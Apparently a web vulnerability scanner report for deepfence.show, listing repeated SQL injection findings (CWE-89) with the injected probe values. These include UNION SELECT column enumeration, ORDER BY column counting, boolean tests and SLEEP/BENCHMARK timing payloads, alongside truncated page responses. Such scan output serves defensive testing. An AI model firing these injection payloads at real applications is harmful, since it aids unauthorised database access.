	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#671

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#672				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+
z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #673

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	%' AND 8310=8311 AND '%='

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#674

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 12</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 12
Name	Value				
demouser@deepfence.io	ORDER BY 12				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#675				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 23--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 23--
Name	Value				
demouser@deepfence.io	ORDER BY 23--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#676				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#677

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><thead><tr><th>Name</th><th>Value</th></tr></thead><tbody><tr><td>demouser@deepfence.io</td><td>' AND id IS NULL; --</td></tr></tbody></table>	Name	Value	demouser@deepfence.io	' AND id IS NULL; --
Name	Value				
demouser@deepfence.io	' AND id IS NULL; --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#678				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified Parameters	<table><thead><tr><th>Name</th><th>Value</th></tr></thead><tbody></tbody></table>	Name	Value
Name	Value		

	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#679	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	ORDER BY 5

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#680	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 13</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 13
Name	Value					
demouser@deepfence.io	ORDER BY 13					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#681					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" "</td></tr></table>		Name	Value	demouser@deepfence.io	" "
Name	Value					
demouser@deepfence.io	" "					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p></div>					

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKENPLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#682

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKENPLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#683				

Scan	SQL Injection						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>%' AND 8310=8310 AND '%='</td></tr></table>			Name	Value	demouser@deepfence.io	%' AND 8310=8310 AND '%='
Name	Value						
demouser@deepfence.io	%' AND 8310=8310 AND '%='						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]						
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io						
